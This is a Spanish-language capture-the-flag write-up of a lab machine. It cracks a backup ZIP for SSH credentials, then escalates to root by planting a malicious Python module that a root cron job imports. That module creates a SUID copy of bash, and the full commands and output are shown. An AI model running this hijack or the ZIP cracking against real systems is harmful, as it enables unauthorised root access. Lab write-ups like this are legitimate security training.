

Solución al lab **SHADOW AUTOMATION** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/SHADOW AUTOMATION
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde lab_shadow_auto.tar ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: SHADOW AUTOMATION
DIFICULTAD: *** Difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{...}):
```

Descripción General

"Shadow Automation" es un CTF de nivel difícil que simula un entorno de servidor con un sitio web en construcción. El objetivo es obtener acceso inicial como developer y escalar privilegios a root mediante **Path Hijacking** en Python.

Fase 1: Reconocimiento

Escaneo de Puertos

```
nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_shadow_automation
```

```
chifay@kali: ~/Whoami-Labs/SHADOW AUTOMATION
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/SHADOW AUTOMATION
chifay@kali: ~/Whoami-Labs/SHADOW AUTOMATION


(chifay@kali) ~/Whoami-Labs/SHADOW AUTOMATION
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_shadow_automation
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-05 08:10 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 88:d7:5b:e9:a4:e2:31:55:88:99:c2:bd:de:0b:ed:6a (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgODxIQSL/DJQ1jZmIGXPbcGhQ2/KYTz/F90D5vLCLCphul+0vzWdhxGR6t8u3nyvaOVoJGAXzMCTPp13Df5c74hKsD
QkmRdvG9IXPVnXpm2+TsYfcl/W5I9ksHQ8yeuSmc55DZQ+EHAFaX/8Rd47vSdR7Ltd0AJZ/+btisGKEYB1sQAngw0jaL+S3d6K+yLYBuNh7nxe7xv5k+dkqD890JoMCF
oXCv1bx+/jfxnsBEUft+1FpGtTzB1AT2040GMxoCbMv1ZKwg26kED8hZmwGhtAa281gxaAM5cvLWZgQuUxsRGkoqg8tcgfwuulKHoLSAIYl0WJGA93ao9pfgxfq20Zj9
aVu9PwM8bmE/NyXjS1DevLa2MsCgkz6jTBj1RB4Op1yDkbQhFSO/XBIhlznnwACXZ5ENq54r0PrBjCqiz/IKmyHGTi3RB6X7q+TicBdIYrsfEzOCaB6K2b6wo0BTnA9/
YloLg+ZSK5E12r4sPB36/97vuagipZ9ZBejvHwL1U=
|   256 3e:c0:07:9e:54:49:b7:b9:fa:b6:22:14:d2:61:30:c3 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0R23T2qjAVqbrnoPEUu6ngPgMtbw8UkgH/7Ju/ojUVJ0JsI587Ykq
NeI8w1w69ebdwKSAhobMVgAe4cEBVHU9s=
|   256 bf:bd:7f:cb:d7:05:91:e2:cd:71:c1:f9:d3:c8:ff:7a (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGhkIf7k2sxMv/XKzhFTa+s30zoHp1oVL0TY1vNkKEVM
|_ ssh-cv1bX+/jfxnsBEUft+1FpGtTzB1AT2040GMxoCbMv1ZKwg26kED8hZmwGhtAa281gxaAM5cvLWZgQuUxsRGkoqg8tcgfwuulKHoLSAIYl0WJGA93ao9pfgxfq20Zj9
80/tcp    open  http     syn-ack ttl 64    Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: DevCorp Intranet
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
MAC Address: AA:E7:6B:B6:D1:D9 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Resultados:

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 8.2p1
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.41

Inspección visual página web



Inspección código fuente




Nos encontramos con una página bajo construcción, pero en su código fuente nos dan una pista de un archivo de backup del sitio.

Fase 2: Enumeración de Archivos

Descubrimiento Web

```
feroxbuster -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x pdf,txt,env,php,zip,bak,py,js,sql,old,sh -o Web.txt
```



Vamos a descargar el archivo zip y ver su contenido

```
(chifay@kali)-[~/Whoami-Labs/SHADOW AUTOMATION]
$ wget http://172.17.0.2/site_backup.zip
--2026-08-05 08:19:26-- http://172.17.0.2/site_backup.zip
Connecting to 172.17.0.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 239 [application/zip]
Saving to: 'site_backup.zip'

site_backup.zip      100%[=====] 239 --.-KB/s  in 0s

2026-08-05 08:19:26 (60.1 MB/s) - 'site_backup.zip' saved [239/239]

(chifay@kali)-[~/Whoami-Labs/SHADOW AUTOMATION]
$ unzip site_backup.zip
Archive: site_backup.zip
[site_backup.zip] tmp/gen/creds.txt password: 
```

Se logró descargar el archivo, pero contiene contraseña para descomprimirlo, vamos a generar su hash y usar john para crackearlo y poder ver su contenido

Fase 3: Crackeo de la Contraseña del ZIP

Creación del hash

zip2john site_backup.zip > hash.txt

```
(chifay@kali)-[~/Whoami-Labs/SHADOW AUTOMATION]
$ zip2john site_backup.zip > hash.txt
ver 2.0 efh 5455 efh 7875 site_backup.zip/tmp/gen/creds.txt PKZIP Encr: TS_chk, cmplen=39, decmlen=29, crc=7FCC07D2 ts=2DD4 cs=2dd4 type=8

(chifay@kali)-[~/Whoami-Labs/SHADOW AUTOMATION]
$ 
```

Crackeo con John the Ripper

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
(chifay@kali)-[~/Whoami-Labs/SHADOW AUTOMATION]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(site_backup.zip/tmp/gen/creds.txt)
1g 0:00:00.00 DONE (2026-08-05 08:29) 50.00g/s 1228Kp/s 1228Kc/s 1228Kc/s chrystal..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(chifay@kali)-[~/Whoami-Labs/SHADOW AUTOMATION]
$ 
```

Obtuvimos una coincidencia para la contraseña, vamos a usarla para descomprimir el contenido y poder ver el contenido del archivo creds.txt

```
(chifay@kali)-[~/Whoami-Labs/SHADOW AUTOMATION]
$ unzip site_backup.zip
Archive: site_backup.zip
[site_backup.zip] tmp/gen/creds.txt password:
inflating: tmp/gen/creds.txt
```


Miremos el contenido del archivo

```
(chifay@kali)-[~/Whoami-Labs/SHADOW AUTOMATION]
$ cat tmp/gen/creds.txt
User: developer
Pass: 
```

Fase 4: Acceso SSH

Conexión SSH

ssh developer@172.17.0.2



```
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/SHADOW AUTOMATION  developer@prod-server: ~
└─$ ssh developer@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:k/9aZuRoRuy4gk4Npdyxkg15J85vAANMKkoATwrR52Y
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
developer@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

developer@prod-server:~$
```

¡Credenciales válidas para ssh! Vamos a ver que permisos tenemos con este usuario



```
developer@prod-server:~$ whoami
developer
developer@prod-server:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
developer@prod-server:~$ sudo -l
-bash: sudo: command not found
developer@prod-server:~$ pwd
/home/developer
developer@prod-server:~$ ls -al
total 36
drwxr-xr-x 1 developer developer 4096 Aug  5 14:39 .
drwxr-xr-x 1 root      root      4096 Jan  8 2026 ..
-rw-r--r-- 1 developer developer 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 developer developer 3771 Feb 25 2020 .bashrc
drwx----- 2 developer developer 4096 Aug  5 14:39 .cache
drwxr-xr-x 1 developer developer 4096 Jan  8 2026 .local
-rw-r--r-- 1 developer developer 807 Feb 25 2020 .profile
-rw-r--r-- 1 developer developer 30 Jan  8 2026 user.txt
developer@prod-server:~$ cat user.txt
CTF{D3v3l0p3r_Acc3ss_Gr4nt3d}
developer@prod-server:~$
```

No tenemos sudo en el sistema y hemos descubierto la bandera de usuario, pero este ejercicio la que nos pide es la bandera de root por lo que lo siguiente que haremos es buscar binarios SUID y SGID

Fase 5: Enumeración del Sistema

SUIDs y SGIDs

```
find / -perm -4000 -type f -ls 2>/dev/null
```

```
find / -perm -2000 -type f -ls 2>/dev/null
```

```
developer@prod-server:~$ find / -perm -4000 -type f -ls 2>/dev/null
391937 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
392077 68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
392140 68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
392004 88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
392165 40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
392061 56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
391943 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
392066 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
799458 52 -rwsr-xr-x 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
799492 468 -rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
developer@prod-server:~$ find / -perm -2000 -type f -ls 2>/dev/null
391987 32 -rwxr-sr-x 1 root shadow 31312 Feb 6 2024 /usr/bin/expiry
391934 84 -rwxr-sr-x 1 root shadow 84512 Feb 6 2024 /usr/bin/chage
799262 344 -rwxr-sr-x 1 root ssh 350504 Apr 11 2025 /usr/bin/ssh-agent
799158 44 -rwxr-sr-x 1 root crontab 43720 Feb 13 2020 /usr/bin/crontab
393628 44 -rwxr-sr-x 1 root shadow 43160 Jan 10 2024 /usr/sbin/unix_chkpwd
393597 44 -rwxr-sr-x 1 root shadow 43168 Jan 10 2024 /usr/sbin/pam_extrausers_chkpwd
developer@prod-server:~$
```

Los binarios SUID son todos del sistema y no son explotables, pero podemos usar crontab que se ejecuta con SGID del grupo crontab

Archivos de Configuración Crontab

```
developer@prod-server:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /usr/bin/python3 /opt/sys-utils/health_check.py
```

Análisis del Script

Encontramos una tarea que ejecuta cada minuto el script health_check.py, veamos que permisos tiene y su contenido

```
ls -al /opt/sys-utils/health_check.py
```

```
cat /opt/sys-utils/health_check.py
```



```

developer@prod-server:~$ ls -al /opt/sys-utils/health_check.py
-rwxr-xr-x 1 root root 220 Jan  8 2026 /opt/sys-utils/health_check.py
developer@prod-server:~$ cat /opt/sys-utils/health_check.py
import sys
# Add user lib path for custom modules
sys.path.append('/home/developer/.local/lib')
import my_logger

def run_check():
    my_logger.log('System Health Check: OK')

if __name__ == '__main__':
    run_check()
developer@prod-server:~$

```

Aquí vemos que el script es vulnerable a Path Hijacking. Python busca el módulo `my_logger` en el directorio `/home/developer/.local/lib`

Fase 6: Escalada de Privilegios - Path Hijacking

Vulnerabilidad Identificada

El script `health_check.py`:

1. Se ejecuta como **root** cada minuto (cron)
2. Agrega `/home/developer/.local/lib` al **PATH de Python**
3. Importa el módulo `my_logger`

Vulnerabilidad: Podemos crear un módulo `my_logger.py` malicioso en `/home/developer/.local/lib/` que se ejecutará como root.

Creación del directorio `/home/developer/.local/lib`

```

developer@prod-server:~$ mkdir -p /home/developer/.local/lib
developer@prod-server:~$

```

Creación del módulo malicioso `my_logger.py`

```

developer@prod-server:~$ cat > /home/developer/.local/lib/my_logger.py << 'EOF'
> import os
>
> def log(msg):
>     # Copiar bash y darle SUID
>     os.system('cp /bin/bash /tmp/rootbash')
>     os.system('chmod 4755 /tmp/rootbash')
> EOF
developer@prod-server:~$

```

Verificación si se creó la shell con permisos de root

```

developer@prod-server:~$ ls -la /tmp/rootbash
-rwsr-xr-x 1 root root 1183448 Aug  5 15:28 /tmp/rootbash
developer@prod-server:~$

```

Ejecución del Payload

```


developer@prod-server:~$ /tmp/rootbash -p
rootbash-5.0#

```

Como podemos observar el prompt ya cambió y ya deberíamos ser root, vamos a verificarlo

```
rootbash-5.0# whoami
root
rootbash-5.0# find / -name flag.txt 2>/dev/null
/root/flag.txt
rootbash-5.0# cat /root/flag.txt
CTF{[REDACTED]}
rootbash-5.0#
```

Bandera de root obtenida, vamos a verificarla



```
chifay@kali: ~/Whoami-Labs/SHADOW AUTOMATION
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/SHADOW AUTOMATION developer@prod-server: ~

W H O A M I - L A B S . C O M

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde lab_shadow_auto.tar ...
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: SHADOW AUTOMATION
DIFICULTAD: *** Difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato CTF{...}): CTF{[REDACTED]}
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```

Cronología del Ataque

1. **Reconocimiento:** Nmap descubre puertos 22 y 80
2. **Enumeración:** Pista en el código fuente → /site_backup.zip
3. **Crackeo:** ZIP crackeado con John → xxxxxxxx
4. **Credenciales:** Extracción de developer:xxxxxxxxx
5. **Acceso SSH:** Login como developer
6. **Bandera de Usuario:** user.txt encontrada
7. **Enumeración:** Descubrimiento del cron y script Python
8. **Escalada:** Path Hijacking con módulo Python
9. **Bandera de Root:** Obtención de flag.txt

Herramientas Utilizadas

Herramienta	Uso
Nmap	Escaneo de puertos
Feroxbuster	Fuzzing de directorios
John the Ripper	Crackeo de contraseñas ZIP
SSH	Acceso remoto
Python	Path Hijacking

Lecciones Aprendidas

1. **Revisar el código fuente:** Siempre inspeccionar el HTML en busca de comentarios
2. **Enumeración de archivos:** Buscar archivos de respaldo o configuración
3. **Crackeo de ZIP:** Usar zip2john + john para contraseñas débiles
4. **Enumeración de cron:** Verificar tareas programadas
5. **Path Hijacking en Python:** El orden de importación de módulos es crítico
6. **Cron Jobs:** Siempre usar rutas absolutas y verificar el PATH